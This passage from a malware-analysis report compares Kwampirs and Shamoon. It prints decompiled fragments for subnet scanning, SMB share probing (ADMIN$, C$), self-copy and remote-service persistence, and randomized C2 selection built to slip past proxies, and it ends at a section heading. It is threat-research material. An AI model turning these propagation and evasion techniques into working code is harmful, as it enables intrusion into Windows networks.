
Figure 7: Kwampirs IP address generation code



```
gethostname(&name, 50);                       // name length limit equivalent to kwampirs
hostent_struct = gethostbyname(&name);
next_addr_in_list_idx = 0;
do
{
  next_addr_in_list = (const char **)&hostent_struct->h_addr_list[next_addr_in_list_idx];
  if ( !*next_addr_in_list )
    break;
  memcpy_to_from_sz((int)&numeric_ip, *next_addr_in_list, hostent_struct->h_length);
  last_octet_of_current_host = numeric_ip.S_un.S_un_b.s_b4;
  last_octet_idx = 1;
  do
  {
    if ( last_octet_of_current_host != last_octet_idx )
    {
      numeric_ip.S_un.S_un_b.s_b4 = last_octet_idx;
      addr_in_ascii = inet_ntoa(numeric_ip);
      addr_in_ascii_ptr_copy = (int)addr_in_ascii;
      len_addr_in_ascii = strlen(addr_in_ascii);
      if ( (unsigned int)(len_addr_in_ascii - 1) <= 18 )// Checks that the length of
                                              // inet_ntoa() returned
                                              // somethingsmaller than 18
                                              // But ALL IPv4 addresses
                                              // should be less or equal
                                              // to 15..
      {
        strncpy_(addr_in_ascii_ptr_copy, &target_ip, len_addr_in_ascii);
        nullsub_1();
        propagate_to_ip(&local_file_path, (const WCHAR *)&target_ip);
      }
    }
    ++last_octet_idx;
  }
  while ( last_octet_idx < 255u );
  ++next_addr_in_list_idx;
}
while ( next_addr_in_list_idx < 10 );         // Why limiting adapters iteration to 10? T
```

Figure 8: Shamoon IP address generation code

Some newer Kwampirs campaigns show improved functionality for the address generation. A separate thread is created, then it makes use of the API call GetTcpTable() (or GetExtendedTcpTable()) to extract the list of active TCP connections of the victim. Then, it will iterate over those results trying to infect each endpoint connected. It does this to spread over past local /24 ranges, through Windows peers (Figure 9).




```
iter = 0;
if ( !GetTcpTable(tcptable, &SizePointer, 1) )
{
  v20 = 0;
  while ( iter < (signed __int32)tcptable->dwNumEntries && iter < 100 )
  {
    tcpentry = (int)tcptable + 20 * iter;
    v9 = *(_DWORD *)(tcpentry + 4);
    if ( (v9 == 2 || v9 == 5 || v9 == 11)
      && (ntohs(*(_WORD *)(tcpentry + 20)) == 445 || ntohs(*(_WORD *)(tcpentry + 20)) == 139) )
```

Figure 9: **Kwampirs IP address generation code with GetTcpTable**

1. When a call to the main propagation function is done, Kwampirs will first create and run concurrently a new separate thread.
2. In this new thread, the function GetTcpTable returns an array of Tcp connections.
3. Kwampirs will iterate the first 100 entries.
4. For each entry, it will check if ports 445 or 139 are in use (which means that they will also try to infect neighbor hosts using Windows protocols SMB or NetBios with the current victim).
5. Then it will call the infection function for those Windows-based hosts.


Infection Function

The second function is responsible for probing each generated IP address, checking for a set of possible Windows administrative shares, and infecting the host if possible.
For each target IP it will iterate over a set of possible shares and attempt to read "\\[SHARE]\window\system32\csrss.exe" for each. The target shares can be seen in the Figures 10 and 11 for Kwampirs and Shamoon respectively.



```
*(_QWORD *)hidden_paths[0] = *(_QWORD *)L"ADMIN$";// L"ADMIN$"
*(_DWORD *)&hidden_paths[0][4] = *(_DWORD *)L"DMIN$";
hidden_paths[0][6] = aAdmin[6];
*(_QWORD *)&hidden_paths[0][7] = 0i64;
*(_QWORD *)&hidden_paths[0][11] = 0i64;
*(_QWORD *)hidden_paths[1] = *(_QWORD *)L"C$\\WINDOWS";// L"C$\\WINDOWS"
*(_QWORD *)&hidden_paths[1][4] = *(_QWORD *)L"$\\WINDOWS";
*(_DWORD *)&hidden_paths[1][8] = *(_DWORD *)L"\\WINDOWS";
hidden_paths[1][10] = aCWindows[10];
*(_QWORD *)&hidden_paths[1][11] = 0i64;
*(_QWORD *)hidden_paths[2] = *(_QWORD *)L"D$\\WINDOWS";// L"D$\\WINDOWS"
*(_QWORD *)&hidden_paths[2][4] = *(_QWORD *)L"$\\WINDOWS";
*(_DWORD *)&hidden_paths[2][8] = *(_DWORD *)L"\\WINDOWS";
hidden_paths[2][10] = aDWindows[10];
*(_QWORD *)&hidden_paths[2][11] = 0i64;
*(_QWORD *)hidden_paths[3] = *(_QWORD *)L"E$\\WINDOWS";// L"E$\\WINDOWS"
*(_QWORD *)&hidden_paths[3][4] = *(_QWORD *)L"$\\WINDOWS";
*(_DWORD *)&hidden_paths[3][8] = *(_DWORD *)L"\\WINDOWS";
hidden_paths[3][10] = aEWindows[10];
*(_QWORD *)&hidden_paths[3][11] = 0i64;
```

Figure 10: **Common network shared drives checked remotely by Kwampirs (strings copied to the array as numbers)**



```
*(_DWORD *)hidden_paths[0] = *(_DWORD *)L"ADMIN$";
*(_QWORD *)&hidden_paths[0][2] = *(_QWORD *)L"\u4400\u4d00\u4900\u4e00\u2400";
hidden_paths[0][6] = aAdmin[6];
*(_QWORD *)&hidden_paths[0][7] = 0i64;
*(_QWORD *)&hidden_paths[0][11] = 0i64;
qmemcpy(hidden_paths[1], L"C$\\WINDOWS", 0x16u);
*(_QWORD *)&hidden_paths[1][11] = 0i64;
qmemcpy(hidden_paths[2], L"D$\\WINDOWS", 0x16u);
*(_QWORD *)&hidden_paths[2][11] = 0i64;
qmemcpy(hidden_paths[3], L"E$\\WINDOWS", 0x16u);
*(_QWORD *)&hidden_paths[3][11] = 0i64;
```

Figure 11: **Common network shared drives checked remotely by Shamoon (string copied with qmemcpy)**

If a target share is accessible with sufficient permissions, each module will then check for the existence of a particular file and, if it is not present, create it. The purpose is twofold: one, determine if the machine is already infected, and two, test if we have permissions to write to the share. Kwampirs, for example, uses "ie11.png" as the target filename and will write 34 random bytes to it if not already present.

If the module can proceed, it will then perform a self-copy to the destination host to a randomly generated temporary filename. In the case of Shamoon, the name to use as the first destination is a random name picked from a predefined set of command line tools. In the case of Kwampirs, it is a name starting with the prefix "wmiap" and some pseudo random choices. After the copying is done, in both of the cases the file is moved to a final destination path.

Both modules will next change the creation, modification, and last access time attributes for the copied file, then enter a routine responsible for installing the transferred file as a remote service to ensure its execution. The service installation process will try to connect to the service manager of the victim host by using OpenSCManagerW(), and then it will try to open the services "WmiApSrvEx" (in case of Kwampirs) or "TrkSvr" (in Shamoon). If it does not exist, a new service is created, specifying the service name, display name, dependencies (RpcSs), among other parameters. In Shamoon, it will also add a scheduled task.

After service creation, each module calls ChangeServiceConfig2W() to modify the service information and extended description. If successful, it will set the binary path name and then will connect to the remote registry (in Kwampirs, the remote registry service will be started first), then a key "\SYSTEM\CurrentControlSet\Services\SrvName" will be added to start the service on startup (were SrvName can be "TrkSvr" or "WmiApSrvEx"). The two functions vary a little bit. The Shamoon version does not enable the service of remote registry, but it does change the LanmanWorkstation dependencies adding Shamoon into it.

Minor Similarities

There are numerous cases of small errors, bugs, or idiosyncrasies present in both families. For example:

- Both functions loop through the first 10 network adapters when finding the host's local IP addresses in the IP generation function. This limit not only appears entirely arbitrary but also unnecessary as the API call used to retrieve the network adapters returns a NULL-terminated array that can be easily and safely iterated over in full.
- When retrieving an interface's IP address, each module checks that the string returned by net_ntoa() does not exceed 18 characters in length, which is the length of the CIDR representation of a subnet. The module does not use CIDR representations anywhere, making this check effectively incorrect (with the valid value being 15) and likely an artifact from code that the authors had borrowed from some reference; additionally, the proper way to perform this check would be to simply reference the h_addrtype field in the returned hostent struct.

Minor Differences

There are two main differences in the implementation of the two modules, both of which have been mentioned. First, Shamoon installs a scheduled job in addition to the service registration step shared by both. Second, the filename generation procedures use different logic and will output different sets of filenames.


While Kwampirs follows some simple logical rules to pick and modify slightly the names, ending in a limited set of strings similar to "wmiapsvre.exe", Shamoon picks a name randomly from an array of common Windows tool names, without any further modification. The generated name is just a pivoting name. After the transfer is done, they both move the copied dropper to a final fixed name (in other parts of the code, a copy to this generated path is also done). The fact that this name selection is done in the middle of this large function invites us to discard the idea that the propagation code could be just a simple third party library inclusion. This is also partially the reason why the basic blocks graph changes slightly.

Also, the way the loops are handled appears to change from "while()" statements to "do{ } while()", or "for(;;)", which could be explained in multiple ways. First, that they just changed the code, second that Kwampirs' base code is a reverse engineered and refactored version of Shamoon where wrong loop statements were inferred, and third, this might be also produced by the compiler optimizations. The rest of the logic, in essence, is almost the same, and the service installation is pretty similar too, which will be explained a bit later.

5.1.4 C2 Communication

The reporters of both Kwampirs and Shamoon contain functionality to upload host information and download additional payloads to execute from their C2s.

In general, the DLL that Kwampirs drops appears to be a complete refactor of the netinit.exe executable dropped by Shamoon. At the core, both modules use the same network API, both call InternetOpenW to create requests, and both handle the same general reporting-related tasks (ignoring anything wiper-related, which is only relevant to Shamoon.) However, the two have some differences in their implementations of these tasks.




```
v1 = 0;
v6 = 0;
v2 = select_idx(99, 0, 1);
while ( v1 < 100 )
{
  if ( v6 )
    return 0;
  v6 = report_data_to_c2(
         *(LPCWSTR *)&lpszProxy[2 * v2],
         *(LPCWSTR *)&lpszProxyBypass[2 * v2],
         *(&array_of_configs1 + v2),
         *(&dwAccessType + v2),
         byte_100234F0[v2]);
  ++v1;
  v2 = (v2 + 1) % 100;
}
if ( !v6 )
{
  v3 = 0;
  v4 = select_idx(98, 0, 1);
  while ( v3 < 99 && !v6 )
  {
    v6 = report_data_to_c2(0, 0, *(&array_of_configs2 + v4), 1u, 1);
    ++v3;
    v4 = (v4 + 1) % 99;
  }
}
```

Figure 12: Kwampirs C2 selection process, first call to report_data_to_c2 makes use of proxy and proxy bypass options, second try calls without proxy and proxy bypass options, defaulting as system settings.

C2 Selection

Kwampirs, contains two sets of 100 C2 URLs. Kwampirs will pick and try a URL at random from the first list (Figure 12), using Proxy Bypass information if present in its configuration, and iteratively test the subsequent URLs until an active C2 is found. If no active C2 is found within the first list it will rerun the same procedure on the second, this time ignoring any Proxy Bypass configuration and just using the host configuration. This strategy is their attempt to hide from the Proxy and content filtering solutions integrated with it, by default, when possible:

Shamoon 1 samples, on the other hand, use a single C2 identified by an IP address hard-coded in the binary. Interestingly, many Shamoon samples contained an internal IP address (within the 10.0.0.0/8 range specified by RFC1918) that initially led researchers to believe the attackers may have used a host on the targeted organization's internal network as the C2. Later samples, however, used more obviously fake IP addresses (i.e. 1.1.1.1) that indicate that the C2 functionality was not meant to be used, and may be an artifact from a builder tool used by the attackers (as previously suggested by Unit42, a hypothesis that we will later review and confirm, at least, for Shamoon 2 and 3). While there are proxy and proxy bypass arrays, there is no fallback list, to ignore proxy options like in Kwampirs, and the C2 selection goes iteratively, one by one, without any random selection (Figure 13).



```
c2_iterator = 0;
do
{
  v1 = &c2_array[2 * c2_iterator];
  hInternet = InternetOpenW(
                L"you",
                *(&dwAccessType + c2_iterator),
                (&lpszProxy)[2 * c2_iterator],
                (&lpszProxyBypass)[2 * c2_iterator],
                0);
```

Figure 13: Shamoon C2 selection and proxy options.

Host Information

